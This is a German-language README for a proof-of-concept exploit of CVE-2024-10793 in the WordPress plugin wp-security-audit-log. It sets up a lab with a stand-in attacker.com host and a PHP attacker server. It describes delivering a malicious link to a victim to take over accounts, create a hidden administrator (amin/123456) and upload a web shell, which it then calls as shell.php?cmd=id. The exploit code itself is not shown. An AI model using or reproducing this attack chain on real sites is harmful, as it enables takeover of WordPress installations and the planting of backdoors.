 mahajian/cve-2024-10793
Proof-of-concept-Exploit für CVE-2024-10793, der auf das WordPress-Plugin wp-security-audit-log abzielt. Demonstriert Account-Übernahme, Erstellung privilegierter Benutzer, Shell-Upload und Admin-Manipulation mittels präparierter HTTP-Anfragen.

Fügen Sie diese Zeilen in Ihre hosts-Datei ein:
127.0.0.1  goodcms.lab
127.0.0.1  attacker.com
Starten Sie Wordpress mit Docker:
$ sudo systemctl start docker
$ sudo docker-compose up -d
Öffnen Sie http://goodcms.lab:2121 und führen Sie die Wordpress-Installationsschritte durch. Installieren Sie wp-security-audit-log.5.2.1 oder ältere Versionen in Wordpress.
Starten Sie den Angreifer-Server:
$ php -S 0:9091 -t ./exploit
Liefern Sie http://attacker.com an das Opfer aus & Bingo!

Auswirkungen des Exploits:

Account-Übernahme & Erstellen eines privilegierten Benutzers PoC: Angreifer-Zugangsdaten nach dem Exploit: { email: [email protected], username: amin, password: 123456 } (Sie können dies im xpl.js-Code ändern.)

Shell-Befehl ausführen: http://goodcms.lab:2121/wp-content/plugins/sogrid/shell.php?cmd=id